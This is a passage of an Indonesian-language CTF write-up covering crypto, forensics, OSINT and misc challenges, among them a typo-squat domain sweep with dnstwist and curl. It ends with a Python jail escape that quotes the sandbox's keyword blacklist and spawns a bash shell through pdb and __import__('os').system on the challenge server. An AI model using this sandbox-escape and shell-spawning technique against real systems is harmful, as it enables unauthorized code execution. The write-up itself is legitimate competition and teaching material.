            encrypted_char = chr((ord(char) - ascii_offset + 4) % 26 +
ascii_offset)
            ciphertext += encrypted_char
        else:
            ciphertext += char
    return ciphertext
```

dan encrypted plaintext sebagai berikut:

JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5}

Berikut adalah kode yang digunakan untuk dekripsinya:

```
def caesar_decrypt(ciphertext):
    plaintext = ""
    for char in ciphertext:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
            decrypted_char = chr((ord(char) - ascii_offset - 4) % 26 +
ascii_offset)
            plaintext += decrypted_char
        else:
            plaintext += char
    return plaintext

print(caesar_decrypt('JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5'}))
#FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}
```

Forensics

bagas dribble

Flag: FindITCTF{j4ngG4r_4nD_b4g4s_L0v3_t0_dr1bbl3_4cgV9}

“Janggar gets a file from a mysterious person. The person wants him to find the truth behind the file.”

Problem ini memberikan satu zip, bagas_dribble yang jika diextract berisi folder bagas_dribble yang didalamnya ada image bagas-dribble.

— bagas dribble

— bagas-dribble



Seperti chall image steganography pada umumnya, saya pertama membuka ghex untuk melihat hex dari image tersebut, karena tidak ada hal yang aneh dari gambar bagas-dribble sendiri. Ternyata, flag disembunyikan di dalam image dengan sangat jelas :)

Part of HCS

File Kosong


Flag: FindITCTF{K0K_F1l3ny4_K050ng_s1H?_f73ghyg478}

“Joe Biden mendapatkan sebuah file dari Vladimir Putin. Akan tetapi, setelah dibuka Joe Biden, filenya ternyata kosong. Bantulah Joe Biden untuk menemukan pesannya.”


Problem ini memberikan satu file zip, file_kosong yang jika diextract berisi folder file kosong yang didalamnya ada flag.txt.

— file kosong

— flag.txt



Ketika membuka flag.txt menggunakan gedit, flag.txt ternyata “kosong”. Namun saat dibuka menggunakan vscode, maka muncul titik-titik yang menandakan perbedaan whitespace yang dipakai.



Setelah ini, dilakukan decryption secara manual yang menghasilkan:

0100011001101001011011100110010001001001010100010000110101010001000110011
11011010010110011000001001011010111101000110001011011000011001101101111
00111100100110100010111101001011001100000110101001100000110111001100111010
111110111001100110001010010000111110101111101100110001101110011001101100111
01101000011110010110011100110100001101110011100001111101

yang menghasilkan flag jika di decode.

A screenshot of the CyberChef web application. The "From Binary" recipe is selected, with a delimiter of "Space" and a byte length of "8". The input is a long string of binary digits. The output section shows the decoded hex string: "FindITCTF{K0K_F1l3ny4_K050ng_s1H?_f73ghyg478}".

Image Cropper

Flag: FindITCTF{d0nt_t12ust_l1b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}

Diberikan sebuah file audio dan file python script untuk menyembunyikan data pada image dan encode channel dari pixel menjadi sebuah file audio. tugas kita ada mereverse supaya bisa mendapatkan kembali plain texnya. Berikut adalah kode yang kami gunakan untuk melakukan reverse dari audio ke text awal:

```
from PIL import Image
import numpy as np
import scipy.io.wavfile as wavfile
import base64

def extract(audio_path):
    rate, signal = wavfile.read(audio_path)
    signal = signal.astype(np.float32)
    signal = signal.reshape((-1, 3))

    red_channel = np.round((signal[:, 0] + 1) / 2 * 255).astype(np.uint8)
    green_channel = np.round((signal[:, 1] + 1) / 2 * 255).astype(np.uint8)
    blue_channel = np.round((signal[:, 2] + 1) / 2 * 255).astype(np.uint8)

    binary_data = ''
    for red, green, blue in zip(red_channel, green_channel, blue_channel):
        binary_data += '1' if red % 2 == 1 else '0'
        binary_data += '1' if green % 2 == 1 else '0'
        binary_data += '1' if blue % 4 >= 2 else '0'

    text_length = int(binary_data[:16], 2)
    binary_text = binary_data[16:16+text_length]

    text = ''.join(chr(int(binary_text[i:i+8], 2)) for i in range(0, len(binary_text), 8))
    decoded = base64.b64decode(text.encode()).decode()
    return decoded

print(extract("encoded.wav"))
```

The screenshot shows a terminal window with several tabs at the top: 'xue' (selected), 'JS app.js ...\\login_dulu_dist' (highlighted in yellow), 'source.py ...\\your_journey 2', 'hidden.py', 'img_cropper.py', and 'img_decoder.py X'. Below the tabs, the terminal displays the following code and command output:

```
FORENSIC > image cropper > image cropper > img_decoder.py > ...
6  def extract(audio_path):
18     .... binary_data += '1' if green % 2 == 1 else '0'
19     .... binary_data += '1' if blue % 4 >= 2 else '0'
20
21     .... text_length = int(binary_data[:16], 2)
22     .... binary_text = binary_data[16:16+text_length]
23
24     .... text = ''.join(chr(int(binary_text[i:i+8], 2)) for i in range(0, len(binary_text), 8))
25     .... decoded = base64.b64decode(text.encode()).decode()
26
27     .... return decoded
28
29 print(extract("encoded.wav"))
29
```

TERMINAL

```
PROBLEMS (3) OUTPUT DEBUG CONSOLE TERMINAL PORTS
```

```
PS C:\Alfas\3_CTF_And_Pentes\FINDIT\FORENSIC\image cropper> & C:/Users/ALFA/AppData/Local/Microsoft/WindowsApps/python3.10.exe "c:/Alfas/3_CTF_And_Pentes/FINDIT/FORENSIC/image cropper/img_decoder.py"
FindITCTF{d0nt_t12ust_11b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}
PS C:\Alfas\3_CTF_And_Pentes\FINDIT\FORENSIC\image cropper> []
```

Part of HCS

OSINT

screenshot

Flag: FindITCTF{custom-prefix-1.jpg}

"One day, Asep wanted to contact me via a popular social media platform in Indonesia. However, he found something intriguing and took a screenshot: he discovered many Suzuki cars in there. He asked me to find the name among them that has the date "2024-03-13 05:58" FLAG = FindITCTF{NAME}"

Hints:

1. Sometimes you should "twist" your brain
2. website medsos populer di indonesia tapi perhatikan clue sebelumnya 
3. Mungkinkah Asep salah ketik di keyboard dia? pantas saja perusahaan besar banyak beli domain untuk 1 produk saja. Jika saja aku tahu Asep ada dimana mungkin sudah bisa kutebak pertanyaan dia .
4. ga ada hubungan sama sekali dengan pribadi manapun
5. Mungkin saja abang elceef bisa membantu kita dengan tools dia :(

Problem ini memberikan satu file zip, screenshot yang jika diextract berisi folder screenshot yang didalamnya ada image.png.

— screenshot

— image.png

Name	Last Modified	Size
app	2024-03-17 17:00	-
bootstrap	2024-04-29 07:24	-
cgi-bin	2024-04-17 01:18	-
config	2024-04-28 04:02	-
database	2024-02-13 02:23	-
public	2024-04-28 13:37	-
resources	2024-02-13 02:23	-
routes	2024-04-28 06:28	-
storage	2024-02-13 02:23	-
tests	2024-04-28 13:27	-
vendor	2024-04-28 19:39	-
artisan	2024-02-13 02:23	4k
composer.json	2024-03-17 17:17	4k
composer.lock	2024-03-17 17:17	376k
package.json	2024-02-13 02:23	4k
php.ini	2024-04-28 03:22	4k
phpunit.xml	2024-02-13 02:23	4k
vite.config.js	2024-02-13 02:23	4k

Terlihat bahwa image.png merupakan screenshot dari suatu webapp yang memakai framework laravel. Jika dilakukan reverse image search menggunakan google lens, terdapat satu hasil yang mirip dengan image.png:

Index of /api/command/

Name	Last Modified	Size
↑ Parent Directory		
av	2022-01-07 00:51	4k
b1c	2022-01-07 00:51	4k
b1c1	2022-01-07 00:51	4k
b1c10	2022-01-07 00:51	4k
b1c11	2022-01-07 00:51	4k
b1c12	2022-01-07 00:51	4k
b1c2	2022-01-07 00:51	4k
b1c3	2022-01-07 00:51	4k
b1c4	2022-01-07 00:51	4k
b1c5	2022-01-07 00:51	4k
b1c6	2022-01-07 00:51	4k
b1c7	2022-01-07 00:51	4k
b1c8	2022-01-07 00:52	4k
b1c9	2022-01-07 00:52	4k
coin	2022-01-07 00:52	4k
custom.txt	2022-01-04 06:54	0k

Proudly Served by LiteSpeed Web Server at 4api.net Port 443

“Proudly Served by LiteSpeed Web Server”

Lalu pada hint diberikan hint yang krusial yaitu:

Mungkin saja abang elceef bisa membantu kita dengan tools dia :(

Kami langsung mencari siapa elceef dan menemukan github user berikut:

Pinned

- dnstwist** (Public)
Domain name permutation engine for detecting homograph phishing attacks, typo squatting, and brand impersonation
Python ⭐ 4.6k ⚡ 734
- ppdeep** (Public)
Pure-Python library for computing fuzzy hashes (ssdeep)
Python ⭐ 32 ⚡ 2
- yara-rulz** (Public)
Collection of generic YARA rules
YARA ⭐ 14 ⚡ 1

Profile Details

- Follow
- 307 followers · 2 following
- Poland
- elceef@gmail.com
- <https://linkedin.com/in/elceef/>

Activity

77 contributions in the last year

May	Jun	Jul	Aug	Sep	Oct	Nov	Dec
Mon	Tue	Wed	Thu	Fri	Sat	Sun	Mon

Part of HCS

Pada repo orang tersebut terdapat dns "twist". Sesuai dengan hint yang diberikan di awal. Langsung saja kami menggunakan tools tersebut. Diberikan juga hint pada discord server FindIT CTF.



Kami langsung mencoba fuzzing whatsapp.com dengan menggunakan [dnstwist](#). Dan mencoba mengakses semua url nya dengan python script.

```
import subprocess

with open('dnstwist.txt', 'r') as file:
    urls = file.readlines()

for url in urls:
    url = url.strip()
    if url:
        try:
            result = subprocess.run(['curl', '-s', url],
capture_output=True, text=True)
            print(f'Success: Received response from {url}')
            print(result.stdout)
        except subprocess.CalledProcessError as e:
            print(f'Error: Curl failed for {url}. Exception: {e}')
```

Part of HCS


Saat python script sedang berjalan, saya notice terdapat request yang memiliki teks "Proudly Served by LiteSpeed Web Server" saat mencoba request ke "<https://whatsappr.com/>". Artinya website tersebut lah yang benar. Dan benar saja, saat url diakses, struktur dari web file hosting tersebut matching dengan screenshot pada soal.

```
</td><td data-sort="-1">--</td></tr>
<tr><td data-sort="artisan"><a href="/artisan">artis
ta-sort="4096"> 4k</td></tr>
<tr><td data-sort="composer.json"><a href="/composer.json"><td data-sort="4096"> 4k</td></tr>
<tr><td data-sort="composer.lock"><a href="/composer.lock"><td data-sort="385024"> 376k</td></tr>
<tr><td data-sort="package.json"><a href="/package.json"><td data-sort="4096"> 4k</td></tr>
<tr><td data-sort="php.ini"><a href="/php.ini">php.
ta-sort="4096"> 4k</td></tr>
<tr><td data-sort="phpunit.xml"><a href="/phpunit.xml"><td data-sort="4096"> 4k</td></tr>
<tr><td data-sort="vite.config.js"><a href="/vite.config.js"> 4k</td></tr>
</table></div>
<address>Proudly Served by LiteSpeed Web Server at whatsappr.com Port 80</address></div><script>
    new Tablesort(document.getElementById("table-content"));
    var keywordInput = document.getElementById('filter-keyword');
    document.addEventListener('keyup', filterTable);

    function filterTable(e) {
        if (e.target.id != 'filter-keyword') return;

        var cols = document.querySelectorAll('tbody td:first-child');
        var keyword = keywordInput.value.toLowerCase();
        for (i = 0; i < cols.length; i++) {
            var text = cols[i].textContent.toLowerCase();
            if (text != 'parent directory') {
                cols[i].parentNode.style.display = text.indexOf(keyword) === -1 ? 'none' : 'table-row';
            }
        }
    }
,
```

Setelah mencari ke beberapa endpoint, kami mendapatkan gambar mobil Suzuki yang di generate dengan AI yang berada di endpoint /storage/app/public/custom-prefix-1.jpg



Dan flag nya adalah nama dari file tersebut dan di wrap dengan format flag.
FindITCTF{custom-prefix-1.jpg}

MISC

your journey

Flag: FindITCTF{4m0GU5_y0u_Sh0u1d_ch3ck_4ll_th3_f1l3s}

Terdapat sebuah python sandbox dengan blacklist yang cukup ketat:

```
block = [
    ";",
    "'",
    "os",
    "_",
    "\\",
    ``,
    ` `,
    ` -`,
    ` !`,
    ` [`,
    ` ]`,
    ` *`,
    "import",
    "eval",
    "banner",
    "echo",
    "cat",
    "%",
    "&",
    ">",
    "<",
    "+",
    "1",
    "2",
    "3",
    "4",
    "5",
    "6",
    "7",
    "8",
    "9",
    "0",
    "b",
    "s",
```

```
"lower",
"upper",
"system",
"}",
"{",
".py",
]
```


Setiap input dari kita akan dieval dengan tambahan "(" sehingga mengeksekusi fungsi, berikut adalah bagian yang menjelaskan hal tersebut:

```
eval(ans + "()")
    print("Is this the true ending???\n")
```

Untuk "meloloskan" diri dari jail, kita menggunakan fungsi breakpoint yang menggunakan unicode seperti berikut: *breakpoint*

sehingga kita masuk ke dalam mode debug, setelah itu kita telah terbebas dari blacklist word yang ada, sehingga dengan mudah kita bisa mengeksekusi

`__import__("os").system("bash")`, memberikan kita akses shell pada mesin, flag asli terletak pada `rilll/flag.txt`:



A terminal window titled 'kali@LAPTOP-FPIIP2HU: /mnt' shows a debugger session. The command `nc 103.191.63.187 1337` is running. Inside the debugger, the user types `breakpoint`. The terminal then lists files in the directory, including `flag.txt`, `hidden.py`, `rilll`, and `source.py`. The final output is the flag: `FindITCTF{4m0GU5_y0u_Sh0uld_ch3ck_4ll_th3_f1l3s!}`.

```
kali@LAPTOP-FPIIP2HU: /mnt
$ nc 103.191.63.187 1337
Explore and discover the profound essence of this journey, as you seek out the genuine truth that lies within
$ breakpoint
--Return--
> <string>(1)<module>()>None
(Pdb) ls -la
*** NameError: name 'ls' is not defined
(Pdb) __import__("os").system("bash")
ls -la
total 16
drwxr-xr-x 1 root root 69 May  3 08:48 .
drwxr-xr-x 1 root root 17 May  4 03:19 ..
-rw-rw-r-x 1 root root 42 May  3 08:48 flag.txt
-rw-rw-r-x 1 root root 7285 May  3 08:48 hidden.py
drwxrwxr-x 2 root root 22 May  3 08:48 rilll
-rw-rw-r-x 1 root root 916 May  3 08:48 source.py
cd rilll; ls
flag.txt
hidden.py
rilll
source.py
cd rilll
ls
flag.txt
cat flag.txt
FindITCTF{4m0GU5_y0u_Sh0uld_ch3ck_4ll_th3_f1l3s!}
```